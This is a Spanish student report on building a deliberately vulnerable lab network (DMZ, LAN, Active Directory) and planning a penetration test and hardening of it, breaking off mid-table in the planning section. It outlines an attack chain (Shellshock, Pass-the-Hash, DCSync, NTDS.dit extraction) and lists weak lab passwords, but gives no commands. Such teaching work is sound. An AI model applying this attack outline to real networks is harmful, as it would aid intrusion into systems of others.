


# Auditoría de Seguridad y Fortificación de Infraestructura Empresarial: Implementación, Explotación y Mitigación de Vulnerabilidades en Entornos DMZ y LAN



|                                                                       |    |
|-----------------------------------------------------------------------|----|
| 1. INTRODUCCION.....                                                  | 4  |
| 1.1. Contexto del proyecto.....                                       | 4  |
| 1.2. Situación que motiva el proyecto.....                            | 4  |
| 1.3. Justificación del proyecto.....                                  | 5  |
| 1.4. Objetivos del proyecto .....                                     | 6  |
| 1.5. Metodología empleada .....                                       | 7  |
| 2. ANALISIS DEL ENTORNO .....                                         | 8  |
| 2.1. Entorno organizativo .....                                       | 8  |
| 2.2. Entorno tecnológico .....                                        | 8  |
| 2.3. Entorno físico y lógico.....                                     | 9  |
| 2.4. Entorno humano .....                                             | 11 |
| 2.5. Entorno normativo y de seguridad.....                            | 12 |
| 3. ANALISIS DEL SISTEMA ACTUAL .....                                  | 13 |
| 3.1. Descripción general del sistema actual.....                      | 13 |
| 3.2. Situación de la DMZ.....                                         | 13 |
| 3.3. Situación de la LAN .....                                        | 14 |
| 3.4. Situación del Controlador de Dominio (Windows Server 2022) ..... | 15 |
| 3.5. Situación del equipo Windows 10 Cliente.....                     | 16 |
| 3.6. Debilidades transversales.....                                   | 17 |
| 3.7. Conclusión del análisis del sistema actual.....                  | 17 |
| 4. SOLUCION PROPUESTA .....                                           | 19 |
| 4.1. Objetivos de la solución.....                                    | 19 |
| 4.2. Descripción global de la solución .....                          | 20 |
| 4.3. Arquitectura propuesta .....                                     | 21 |
| 4.4. Justificación técnica de la solución.....                        | 22 |
| 4.5. Propuesta de mejora y endurecimiento .....                       | 23 |
| 4.6. Comparación del sistema actual vs solución propuesta.....        | 24 |
| 4.7. Conclusión de la solución propuesta .....                        | 24 |
| 5. PLANIFICACION TEMPORAL .....                                       | 25 |
| 5.1. Metodología de planificación utilizada .....                     | 25 |
| 5.2. Desglose temporal por fases .....                                | 26 |
| 5.3. Riesgos de planificación y contingencias .....                   | 28 |

|                                                                                       |     |
|---------------------------------------------------------------------------------------|-----|
| 6. VIABILIDAD TECNICA DEL PROYECTO .....                                              | 29  |
| 6.1. Viabilidad técnica.....                                                          | 29  |
| 6.2. Viabilidad económica .....                                                       | 30  |
| 6.3. Viabilidad temporal .....                                                        | 31  |
| 6.4. Viabilidad organizativa .....                                                    | 31  |
| 6.5. Viabilidad de seguridad.....                                                     | 32  |
| 6.6. Viabilidad global.....                                                           | 32  |
| 7. DOCUMENTACIÓN DEL DISEÑO E IMPLEMENTACIÓN DE LA SOLUCIÓN<br>ADOPTADA. ....         | 33  |
| 7.2. Implementación del entorno de virtualización .....                               | 37  |
| 7.3. IMPLEMENTACIÓN DE LA DMZ (UBUNTU + DOCKER + SERVICIOS<br>VULNERABLES) .....      | 46  |
| 7.3.1. Instalación del servidor Ubuntu DMZ .....                                      | 46  |
| CONFIGURACION DE LOS SERVICIOS EN LA DMZ .....                                        | 53  |
| DVWA.....                                                                             | 53  |
| WORDPRESS .....                                                                       | 58  |
| PHPMYADMIN .....                                                                      | 63  |
| 7.4. IMPLEMENTACIÓN DE LA LAN.....                                                    | 67  |
| 7.4.1. Instalación de Ubuntu Server LAN .....                                         | 67  |
| INSTALACION DE SERVICIOS.....                                                         | 70  |
| OpenSSH reforzado .....                                                               | 70  |
| INSTALACION DE APACHE .....                                                           | 72  |
| <b>MySQL/MariaDB</b> (base de datos objetivo) .....                                   | 73  |
| CREACION DE PÁGINA PHP VULNERABLE A SQL INJECTION Y SHELLSOCK .....                   | 75  |
| 7.5. IMPLEMENTACIÓN DE WINDOWS SERVER 2022 (AD, DNS, IIS, WEBDAV,<br>OUs, GPOs) ..... | 90  |
| CREACION DE LA ESTRUCTURA DE OU VULNERABLES .....                                     | 99  |
| CONFIGURACION IIS PARA PENTESTING (WebDAV).....                                       | 107 |
| 7.6. IMPLEMENTACIÓN DE WINDOWS 10 CLIENTE .....                                       | 113 |
| INTERDEPENDENCIA DE SERVICIOS Y FLUJO DE DATOS .....                                  | 119 |
| FASE PENTESTING - AUDITORIA.....                                                      | 121 |
| RECOPILACIÓN DE INFORMACIÓN EN LA DMZ .....                                           | 121 |

|                                                                           |     |
|---------------------------------------------------------------------------|-----|
| ENUMERACION DE LOS SERVICIOS EN DMZ .....                                 | 125 |
| ENUMERACIÓN DE DVWA (10.10.10.10:8081) .....                              | 125 |
| ENUMERACIÓN INICIAL DE WORDPRESS .....                                    | 128 |
| EXPLOTACIÓN Y CONSECUCCIÓN DE SHELL EN WORDPRESS.....                     | 132 |
| ELEVACION DE PRIVILEGIOS .....                                            | 139 |
| PIVOTING .....                                                            | 140 |
| ATAQUE A LA WEB DEL FORMULARIO DE LOGIN .....                             | 147 |
| EXPLOTACION WINDOWS SERVER 2022 .....                                     | 149 |
| ESCANEO SERVICIOS WINDOWS 10 CLIENTE .....                                | 158 |
| MITIGACION DE VULNERABILIDADES .....                                      | 162 |
| MITIGACIÓN DEL SERVIDOR UBUNTU LAN .....                                  | 163 |
| MITIGACIÓN DEL ACTIVE DIRECTORY .....                                     | 164 |
| Mitigación de IIS + WebDAV .....                                          | 165 |
| MITIGACIÓN DEL WINDOWS 10 CLIENTE .....                                   | 165 |
| ENFOQUE EMPRESARIAL Y ANÁLISIS ORGANIZATIVO DEL PROYECTO.....             | 166 |
| Análisis de riesgos empresariales asociados a la ciberseguridad .....     | 166 |
| Importancia de la inversión en seguridad y retorno empresarial (ROI)..... | 166 |
| Relación con la normativa legal: RGPD y cumplimiento.....                 | 166 |
| Estructura organizativa y roles dentro de una empresa .....               | 167 |
| Competencias emprendedoras aplicadas.....                                 | 167 |
| Viabilidad de un servicio profesional basado en el proyecto .....         | 167 |
| Conclusión desde el punto de vista empresarial.....                       | 168 |
| CONCLUSIONES FINALES DEL PROYECTO .....                                   | 169 |
| DIFICULTADES ENCONTRADAS .....                                            | 170 |
| INSTALACION Y CONFIGURACION PFSENSE .....                                 | 170 |
| PROBLEMAS EN PIVOTING POR LA INTERFAZ .....                               | 177 |
| Referencias .....                                                         | 179 |



# 1. INTRODUCCION

## 1.1. Contexto del proyecto

La transformación digital ha provocado que las organizaciones dependan de infraestructuras informáticas complejas, distribuidas y expuestas a múltiples vectores de ataque. Servicios accesibles desde Internet, redes internas con recursos críticos, servidores Windows y Linux, contenedores, bases de datos y aplicaciones web conviven en entornos donde una única configuración incorrecta puede comprometer la seguridad global.

En este escenario, las tareas de administración, despliegue, protección y auditoría de sistemas son fundamentales para garantizar la continuidad del negocio. Las empresas modernas requieren técnicos capaces de diseñar arquitecturas seguras, desplegar servicios, detectar vulnerabilidades, responder a incidentes y aplicar medidas de hardening basadas en estándares.

Este proyecto surge con el propósito de **desarrollar un entorno corporativo realista**, segmentado en varias zonas de seguridad (DMZ – LAN – AD), y posteriormente **realizar un proceso completo de auditoría de seguridad**, comprometer los sistemas, evaluar el impacto y aplicar las medidas de mitigación oportunas.

Se emplean tecnologías actuales del sector (Docker, VMware, Active Directory, Apache, MariaDB, WordPress, DVWA, Windows Server, Windows 10, Kali Linux), reproduciendo las debilidades y malas prácticas que con frecuencia se encuentran en empresas de todos los tamaños.

## 1.2. Situación que motiva el proyecto

En multitud de auditorías reales se detecta una combinación peligrosa de factores:

- Servidores en DMZ desactualizados o mal configurados.
- Servicios expuestos con credenciales débiles.
- Bases de datos sin seguridad perimetral.
- Equipos Windows con contraseñas reutilizadas.
- Usuarios con privilegios excesivos en el dominio.
- Falta de segmentación entre DMZ y LAN.
- Ausencia de políticas de hardening y monitorización.

El objetivo del proyecto es recrear deliberadamente estas condiciones inseguras en un entorno controlado que permita:

- **Analizar la infraestructura desde el punto de vista de un atacante**
- **Explotar vulnerabilidades paso a paso**
- **Confirmar el impacto del compromiso**
- **Aplicar medidas de seguridad y buenas prácticas**

De este modo el proyecto cubre tanto la parte ofensiva (red team/pentesting) como la parte defensiva (hardening/blue team) exigida en el ciclo ASIR.

### 1.3. Justificación del proyecto

Este proyecto se considera altamente adecuado para el módulo de Proyecto ASIR porque:

1. **Integra contenidos de todas las asignaturas del ciclo**, incluyendo:
  - Administración de sistemas operativos (Windows / Linux)
  - Seguridad y Alta Disponibilidad
  - Implantación de aplicaciones web
  - Administración de bases de datos
  - Servicios de red e Internet
  - Redes locales
  - Fundamentos de hardware
  - Virtualización
2. **Reproduce un entorno empresarial completo y funcional**, permitiendo al alumno actuar como administrador, auditor y consultor.
3. **Demuestra competencias avanzadas:**
  - Diseño de redes
  - Gestión de servidores
  - Implementación de servicios
  - Configuración de Active Directory
  - Contenedores y microservicios
  - Ciberseguridad ofensiva
  - Mitigación y hardening

4. **Simula situaciones reales de ciberseguridad**, incluidas:

- Acceso inicial a DMZ
- Pivoting hacia la LAN
- Escalada contra Active Directory
- Compromiso del dominio
- Explotación de vulnerabilidades web
- Abuso de credenciales
- Persistencia y movimiento lateral

5. **Es un proyecto completo y transversal**, idóneo para mostrar competencias técnicas de alto nivel.

## 1.4. Objetivos del proyecto

### Objetivo general

Desarrollar y auditar una infraestructura corporativa completa formada por servidores Linux, Windows y contenedores Docker, con el propósito de detectar vulnerabilidades, explotarlas de manera controlada y aplicar medidas de mitigación que garanticen un entorno seguro y profesional.

### Objetivos específicos

- Diseñar y desplegar una arquitectura segmentada en DMZ, LAN y AD.
- Implementar servicios vulnerables (WordPress, DVWA, Apache, WebDAV, MySQL).
- Configurar Active Directory con usuarios, grupos y políticas.
- Simular malas prácticas intencionadas (contraseñas débiles, permisos excesivos).
- Realizar auditoría de seguridad completa:
  - Enumeración
  - Explotación
  - Escalada de privilegios
  - Movimiento lateral
  - Compromiso del dominio
- Evaluar impacto del ataque y documentarlo profesionalmente.

- Reforzar la infraestructura mediante hardening.
- Demostrar la importancia del principio de mínimo privilegio.
- Aplicar buenas prácticas CIS, Microsoft, OWASP y MITRE ATT&CK.

## 1.5. Metodología empleada

El proyecto se ha desarrollado siguiendo una combinación de metodologías profesionales utilizadas en auditoría de seguridad:

### ◆ PTES (Penetration Testing Execution Standard)

- Reconocimiento
- Enumeración
- Explotación
- Post-explotación
- Análisis de riesgo
- Informe final

## 2. ANALISIS DEL ENTORNO

### 2.1. Entorno organizativo

El proyecto se desarrolla en el contexto de una organización ficticia que reproduce la estructura tecnológica habitual de una pyme moderna con presencia en Internet. La empresa dispone de servicios expuestos al exterior, aplicaciones internas y un sistema de gestión centralizada basado en Active Directory.

Se considera que la organización requiere:

- Servicios públicos alojados en una **DMZ** accesible desde Internet.
- Servicios críticos de la empresa alojados en una **LAN interna** debidamente segmentada.
- Un **Controlador de Dominio** para la gestión de usuarios, políticas y equipos corporativos.
- Puestos de trabajo tipo **Windows 10** integrados en el dominio.
- Sistemas web de administración, bases de datos y aplicaciones de backoffice.

El entorno se ha diseñado de forma deliberada con **configuraciones vulnerables**, con el objetivo de reproducir un escenario real de auditoría y evaluar los riesgos derivados de malas prácticas, falta de segmentación y ausencia de medidas de endurecimiento.

### 2.2. Entorno tecnológico

La infraestructura está compuesta por un conjunto heterogéneo de tecnologías que interactúan entre sí:

#### **Servidores Linux (Ubuntu Server)**

- Servidor DMZ con contenedores Docker (DVWA, WordPress, MySQL, phpMyAdmin).
- Servidor LAN con Apache2, aplicaciones PHP y MariaDB.

#### **Servidores Windows**

- Windows Server 2022 actuando como:
  - Controlador de Dominio (AD DS)
  - Servidor DNS
  - Servidor IIS con WebDAV vulnerable

- Windows 10 Pro como cliente unido al dominio.

### Herramientas de virtualización y contenedores

- VMware Workstation
- Docker + Docker Compose

### Herramientas de auditoría

Kali Linux con:

- Nmap
- Metasploit
- CrackMapExec
- Impacket
- Hydra
- sqlmap

Toda la infraestructura está desplegada en un entorno virtual aislado y diseñado para ser replicable.

## 2.3. Entorno físico y lógico

Aunque el proyecto se ejecuta en un laboratorio, se reprodujo la **estructura lógica de una empresa real**, formada por tres segmentos de red:

### 2.3.1. Zona DMZ (Red Perimetral)

Red: 10.10.10.0/24

Rol: Publicar servicios expuestos a Internet.

Servicios vulnerables alojados:

- **WordPress vulnerable**
- **DVWA**
- **MySQL** (compartido como backend)
- **phpMyAdmin expuesto**
- Aplicaciones sin parches, sin HTTPS y sin control de acceso adecuado.

Objetivo pedagógico:

- Simular el perímetro de la empresa.
- Permitir acceso inicial del atacante.



- Facilitar vectores típicos:
  - SQLi
  - File Upload
  - WP Admin Exploit
  - Credenciales débiles
  - Escalada a host desde contenedor

### **2.3.2. Zona LAN (Red interna)**

Red:

10.10.20.0/24

Rol: Infraestructura interna corporativa.

Servicios alojados:

- Aplicación web PHP vulnerable con login y CGI (ataque Shellshock).
- Servidor MariaDB con credenciales débiles.
- Servidor OpenSSH de administración.
- Servidor Windows 10 cliente.

Objetivo:

- Reproducir entorno de backoffice corporativo.
- Permitir movimiento lateral desde la DMZ.
- Simular brechas internas comunes.

### **2.3.3. Zona AD (Servicios críticos)**

Alojado en la LAN:

- Windows Server 2022 como Controlador de Dominio.
- Servicios críticos:
  - Active Directory
  - DNS
  - GPOs
  - IIS con WebDAV

El servidor está configurado con:

- Usuarios y OUs vulnerables.

- Contraseñas débiles y reutilizadas.
- Permisos incorrectos.
- Servicios innecesarios habilitados.

Objetivo:

- Permitir un ataque contra Active Directory.
- Simular errores de administración.
- Facilitar compromisos tipo:
  - Pass-The-Hash
  - Pass-The-Ticket
  - DCSync
  - Hashdump
  - NTDS.dit extraction

## 2.4. Entorno humano

Para la simulación del dominio AD se ha creado un conjunto de usuarios representativo de un entorno real:

### Departamentos simulados

- IT
- Soporte
- Finanzas
- RRHH
- Administración
- Usuarios de oficina
- Administradores del dominio

Se han introducido malas prácticas intencionadas:

- Contraseñas débiles y previsibles.
- Reutilización entre servicios.
- Permisos excesivos.
- Usuarios estándar añadidos al grupo “Administradores locales”.

- Cuentas sin expiración.
- Políticas débiles de complejidad.

Este entorno permite realizar ataques realistas como:

- Credential harvesting
- Password spraying
- Movement lateral mediante credenciales reutilizadas

## 2.5. Entorno normativo y de seguridad

Aunque se trata de un laboratorio, la infraestructura podrá ser evaluada frente a:

### **Normativas y buenas prácticas relevantes:**

- **ENS (Esquema Nacional de Seguridad)** — para instituciones públicas españolas.
- **GDPR / RGPD** — tratamiento de datos personales.
- **CIS Benchmarks** para:
  - Windows Server 2022
  - Ubuntu Server
  - Docker
- **ISO/IEC 27001 y 27002**
- **OWASP Top 10** para servicios web
- **MITRE ATT&CK** para técnicas ofensivas
- **NIST SP 800-53 / 800-61** (respuesta ante incidentes)

El análisis posterior del proyecto incorpora mitigaciones conformes con estas normativas.

## 3. ANALISIS DEL SISTEMA ACTUAL

El análisis del sistema actual consiste en evaluar la situación inicial de la infraestructura antes de aplicar cualquier mejora o medida de seguridad. En este apartado se detallan los sistemas existentes, su configuración, las debilidades detectadas y las relaciones entre los distintos elementos que conforman la red.

El objetivo de esta fase es comprender el punto de partida, identificar riesgos evidentes y establecer la base necesaria para justificar la solución propuesta y las acciones de mejora.

### 3.1. Descripción general del sistema actual

La infraestructura inicial se ha diseñado deliberadamente para simular un entorno empresarial con importantes carencias de seguridad. Está compuesta por:

- Una **DMZ** con servicios web vulnerables y base de datos expuesta.
- Una **LAN interna corporativa**, con aplicaciones sensibles y servidores críticos.
- Un **Controlador de Dominio Windows Server 2022**, encargado de la autenticación y gestión de políticas.
- Un **equipo Windows 10 cliente**, unido al dominio y con errores de configuración relevantes.
- Servicios implementados tanto de forma nativa como en contenedores Docker.

Este sistema reproduce muchos de los fallos que se encuentran en empresas reales, permitiendo realizar un análisis exhaustivo de riesgos, ataques y dependencias.

### 3.2. Situación de la DMZ

La zona desmilitarizada presenta los siguientes componentes:

#### Servicios desplegados

- WordPress vulnerable (versión obsoleta, sin seguridad).
- DVWA (Damn Vulnerable Web Application).
- MySQL expuesto dentro del segmento DMZ.
- phpMyAdmin accesible desde cualquier origen.
- Servidor Docker inseguro con volúmenes mapeados incorrectamente.

### **Problemas identificados**

- Servicios accesibles sin HTTPS.
- Falta de autenticación en phpMyAdmin.
- Credenciales débiles y reutilizadas (root/root123, wpuser/wp123).
- Contenedores corriendo en el mismo segmento sin aislamiento.
- Falta de firewall interno filtrando tráfico DMZ → LAN.
- WordPress vulnerable a File Upload y enumeración de usuarios.
- DVWA configurado en modo "low", permitiendo ejecuciones triviales.

### **Impacto**

Cualquier atacante que acceda a la DMZ puede:

- Escalar privilegios en contenedores.
- Realizar SQL Injection.
- Obtener credenciales reutilizables.
- Pivotar hacia la LAN y comprometer sistemas internos.

## **3.3. Situación de la LAN**

La red interna alberga los servicios corporativos esenciales:

### **Servicios desplegados**

- Aplicación PHP vulnerable con login inseguro.
- Script CGI vulnerable a Shellshock.
- Servidor Apache 2 sin medidas de endurecimiento.
- MariaDB con acceso desde la DMZ.
- Servidor SSH configurado sin restricciones avanzadas.
- Máquina Windows 10 integrada en dominio.

### **Problemas identificados**

- Validación deficiente de entradas en el login de PHP.
- Permisos de archivos y directorios incorrectos.
- Exposición directa de la base de datos a la DMZ.

- Usuarios con contraseñas predecibles.
- Contraseñas de base de datos reutilizadas en Windows.
- Falta de segmentación interna (LAN → AD sin ACL).
- Windows 10 con SMB Signing deshabilitado.
- Usuarios locales con privilegios administrativos innecesarios.

### **Impacto**

Un atacante que comprometa la LAN puede:

- Capturar credenciales en texto claro.
- Acceder a bases de datos sensibles.
- Ejecutar comandos remotos.
- Realizar movimientos laterales hacia el servidor AD.

## **3.4. Situación del Controlador de Dominio (Windows Server 2022)**

El AD constituye el núcleo de la infraestructura. Su estado original presenta múltiples debilidades:

### **Configuración existente**

- Dominio ad.lab configurado con usuarios, grupos y OU.
- WebDAV habilitado sobre IIS sin restricciones.
- Políticas de contraseñas laxas.
- Usuarios del dominio con contraseñas débiles.
- GPOs mal configuradas o no aplicadas.
- Usuarios con permisos excesivos.
- Falta de segmentación entre LAN y DC.

### **Vulnerabilidades importantes**

- WebDAV permite subida de ficheros ejecutables (ASP).
- Autenticación básica sin cifrado.
- IIS sin restricciones MIME adecuadas.
- Contraseñas como Password123 y Admin123 usadas en distintos hosts.
- Cuentas del dominio no categorizadas correctamente.

- Disponibilidad del canal SMB/NTLM sin restricción.
- Falta de auditoría en eventos críticos.

### Impacto

Estas configuraciones permiten al atacante:

- Realizar RCE en el Controlador de Dominio.
- Dump de hash NTLM del Administrador.
- Ataques Pass-The-Hash y Pass-The-Ticket.
- Compromiso completo de la organización.

## 3.5. Situación del equipo Windows 10 Cliente

El Windows 10 cliente simula un puesto corporativo estándar, pero con múltiples errores:

### Configuración existente

- Integración en el dominio ADLAB.
- Usuario “miguel” con permisos **administrativos locales**.
- Servicios SMB y WMI activos.
- Firewall con reglas incorrectas.
- UAC no restringe cuentas locales remotas.
- Contraseñas débiles en cuentas locales.

### Vulnerabilidades detectadas

- Permite autenticación NTLM sin SMB Signing.
- AdminShares habilitadas sin filtrado.
- Usuarios locales administradores → facilita explotación con PSEXEC.
- Falta de políticas de restricción de ejecución remota.
- Software vulnerable o desactualizado.

### Impacto

- Permite ejecución remota como SYSTEM.
- Permite movimiento lateral directo hacia AD.
- Riesgo de ransomware o propagación interna.

### 3.6. Debilidades transversales

El análisis del sistema actual permite ver patrones repetidos de inseguridad:

#### **Contraseñas débiles**

- Admin123
- Password123
- Invitado123
- wp123

#### **Reutilización de credenciales**

- Mismos usuarios para MySQL, AD, Linux, Windows.

#### **Falta de segmentación**

- DMZ con acceso directo a LAN y AD.
- Base de datos accesible desde todos los segmentos.

#### **Falta de logs y auditoría**

- Logging mínimo en IIS, Apache y AD.
- No hay SIEM, Wazuh, Sysmon ni auditpol.

#### **Ausencia de hardening**

- Windows sin LAPS
- Linux sin CIS
- Docker sin aislamiento
- AD sin políticas de seguridad

### 3.7. Conclusión del análisis del sistema actual

El sistema inicial presenta numerosas debilidades en todos los niveles:

- Configuración deficiente de servicios web.
- Errores de permisos y segmentación de red.
- Usuarios con credenciales débiles y permisos excesivos.
- AD mal implementado y vulnerable.
- Falta de medidas de mitigación.



- Exposición innecesaria de servicios críticos.
- Dependencias entre servicios que facilitan el movimiento lateral.

Este escenario constituye un **objetivo ideal para un atacante**, y justifica plenamente la necesidad de abordar una solución completa que incluya:

- mitigación,
- hardening,
- rediseño de servicios,
- segmentación correcta
- y auditoría continua.

## 4. SOLUCION PROPUESTA

La solución propuesta tiene como objetivo transformar una infraestructura inicial **altamente vulnerable** en un entorno **estable, seguro y coherente**, mediante la implantación de una arquitectura segmentada, el despliegue ordenado de servicios, la simulación de vulnerabilidades reales, la ejecución de un pentest completo y la posterior aplicación de medidas de mitigación y hardening.

La propuesta se estructura en cuatro pilares fundamentales:

1. **Diseño de una arquitectura profesional segmentada en DMZ – LAN – AD.**
2. **Implementación de servicios vulnerables y sistemas reales para pentesting controlado.**
3. **Ejecución de auditorías ofensivas, demostrando impacto y vectores de ataque.**
4. **Aplicación de medidas defensivas y de endurecimiento para asegurar la infraestructura.**

A continuación se detallan los objetivos, la estructura final del sistema y las medidas propuestas.

### 4.1. Objetivos de la solución

La solución propuesta persigue los siguientes objetivos:

#### Objetivos técnicos

- Diseñar una infraestructura robusta, segmentada y realista.
- Implementar servicios vulnerables con fines educativos (DVWA, WordPress, WebDAV....).
- Configurar un Controlador de Dominio operativo con usuarios, OUs y GPOs.
- Simular un entorno corporativo con fallos de configuración replicables.
- Permitir y documentar un proceso completo de intrusión:
  - Enumeración
  - Explotación
  - Escalada
  - Movimiento lateral
  - Compromiso total del dominio

### **Objetivos pedagógicos**

- Desarrollar competencias avanzadas en administración de sistemas Windows y Linux.
- Aplicar conocimientos de redes, servicios web, bases de datos y virtualización.
- Integrar contenidos transversales de todas las asignaturas ASIR.
- Adquirir habilidades de auditoría profesional y defensa.

### **Objetivos de seguridad**

- Detectar vulnerabilidades críticas.
- Probar la eficacia de técnicas de pentesting avanzadas.
- Documentar impacto real de malas prácticas.
- Diseñar una estrategia de hardening completa.
- Mejorar la resiliencia global del sistema.

## **4.2. Descripción global de la solución**

La solución consiste en la implantación de un entorno corporativo ficticio compuesto por:

### **1) Una DMZ con microservicios vulnerables en Docker**

- WordPress vulnerado (v5.0)
- DVWA
- MySQL
- phpMyAdmin
- Redes bridge aisladas
- Configuraciones inseguras a propósito

### **2) Una LAN con servicios internos vulnerables**

- Web PHP con login inseguro y CGI vulnerable a Shellshock
- MariaDB con credenciales débiles
- Servidor OpenSSH
- Integración con el AD

### 3) Un Controlador de Dominio Windows Server 2022

- Active Directory DS
- DNS interno
- OU vulnerables
- Usuarios con contraseñas débiles
- IIS + WebDAV vulnerable
- Políticas mal configuradas para exploración de ataques

### 4) Un Windows 10 cliente unido al dominio


- Usuario local administrador (miguel)
- SMB Signing disabled
- UAC mal configurado
- Permitiendo Pass-The-Hash / PSEXec

### 5) Un entorno ofensivo

- Kali Linux con herramientas estándar del sector
- Metasploit, Impacket, CME, Responder, Burp, sqlmap, Hydra...

## 4.3. Arquitectura propuesta

La infraestructura sigue una arquitectura profesional de red segmentada:



## 4.4. Justificación técnica de la solución

Cada parte del diseño responde a un objetivo especializado:

### **DMZ → Permitir acceso inicial del atacante**

La DMZ está diseñada para ser el punto de entrada:

- Vulnerabilidades web
- Inyección SQL
- Fuga de credenciales
- Acceso shell desde contenedores

Permite simular ataques reales desde Internet.

### **LAN → Segmento con recursos corporativos reales**

Aquí se simulan fallos internos:

- Base de datos con contraseñas reutilizadas
- Servicios sin hardening
- Conexiones no filtradas hacia AD

Perfecto para pivotar desde la DMZ.

### **AD → Corazón del sistema**

El Controlador de Dominio representa el objetivo de mayor valor:

- Gestión centralizada de permisos
- Usuarios vulnerables
- Servicios mal configurados

Permite demostrar técnicas avanzadas de AD exploitation.

### **Windows 10 → Usuario final vulnerable**

Permite simular:

- Error humano
- Uso de contraseñas inseguras
- Admin local innecesario
- Ejecución remota por SMB/WMI

## 4.5. Propuesta de mejora y endurecimiento

Tras el pentesting inicial, la solución incluye una estrategia de hardening basada en:

### ✓ Sistema Linux

- Hardening CIS
- Cierre de puertos no utilizados
- Restricción de acceso a MySQL
- Eliminación de CGI vulnerables
- HTTPS + TLS 1.2+

### ✓ Sistema Windows

- LAPS para contraseñas locales
- SMB Signing
- Restricción de WebDAV
- Políticas de complejidad
- Auditoría avanzada

### ✓ Docker

- Reducción de privilegios en contenedores
- Evitar bind-mounts peligrosos
- Perfiles seccomp

### ✓ AD

- Contraseñas robustas
- GPOs eficientes
- Reducción de privilegios excesivos
- Detección de ataques (Sysmon / Auditpol)

## 4.6. Comparación del sistema actual vs solución propuesta

| Aspecto       | Sistema Actual           | Sistema Propuesto                 |
|---------------|--------------------------|-----------------------------------|
| Segmentación  | Parcial                  | Total DMZ–LAN–AD                  |
| Seguridad web | Servicios vulnerables    | Hardening + HTTPS                 |
| AD            | Usuarios débiles, WebDAV | GPOs fuertes, WebDAV restringido  |
| Docker        | Expuesto, inseguro       | Aislamiento y privilegios mínimos |
| Usuarios      | Contraseñas débiles      | Políticas fuertes + LAPS          |
| Auditoría     | Inexistente              | Sysmon, auditpol, logging         |
| Redes         | Comunicación total       | ACLs filtradas                    |
| Privilegios   | Excesivos                | Mínimo privilegio                 |

## 4.7. Conclusión de la solución propuesta

La solución propuesta transforma una red altamente vulnerable en una infraestructura robusta, segmentada y gestionable, capaz de soportar auditorías periódicas y medidas de seguridad reales.

Además, permite:

- Demostrar todas las fases de un ataque avanzado.
- Simular la respuesta y mitigación por parte del administrador.
- Documentar un caso real de compromiso del dominio.
- Aplicar buenas prácticas transversales del ciclo ASIR.

La propuesta se justifica por su valor educativo, técnico y profesional, cumpliendo con los objetivos marcados y ofreciendo un entorno ideal para evaluación y aprendizaje.

## 5. PLANIFICACION TEMPORAL

La planificación temporal del proyecto se ha realizado siguiendo una metodología de trabajo por fases, organizando las tareas de manera lógica y secuencial para garantizar que cada módulo del ciclo ASIR está representado y que el proyecto avanza de forma coherente.

El desarrollo del proyecto se ha dividido en **seis grandes fases**:

1. Diseño y preparación del entorno
2. Implementación de la infraestructura
3. Configuración de servicios vulnerables
4. Auditoría de seguridad (Pentesting)
5. Corrección y hardening
6. Redacción de la memoria y documentación final

Cada fase se ha subdividido en tareas concretas que pueden representarse mediante un diagrama Gantt, una tabla de seguimiento y una planificación semanal.

### 5.1. Metodología de planificación utilizada

Para la gestión del tiempo se ha empleado una combinación de:

#### ✓ Metodología clásica en cascada

- Ideal para proyectos con fases bien definidas.
- Permite establecer un orden claro: diseño → implementación → auditoría → corrección → documentación.

#### ✓ Técnicas de planificación del módulo ASIR

- Diagrama Gantt
- Control de hitos
- Planificación semanal
- Análisis de desviaciones

#### ✓ Buenas prácticas de gestión

- Priorización por criticidad
- Control de dependencias



- Ajustes dinámicos según incidencias

## 5.2. Desglose temporal por fases

A continuación se presenta la estructura completa del proyecto con una estimación temporal asociada a cada fase.

### Fase 1: Diseño de la infraestructura (10 horas)

| Tarea                        | Duración | Descripción                           |
|------------------------------|----------|---------------------------------------|
| Análisis de requisitos       | 2 h      | Identificar necesidades y componentes |
| Diseño de redes (DMZ-LAN-AD) | 3 h      | Arquitectura segmentada               |
| Diseño de servicios          | 3 h      | Web, bases de datos, AD, W10          |
| Documentación inicial        | 2 h      | Boceto de memoria                     |

### Fase 2: Preparación del laboratorio (15 horas)

| Tarea                       | Duración | Descripción                |
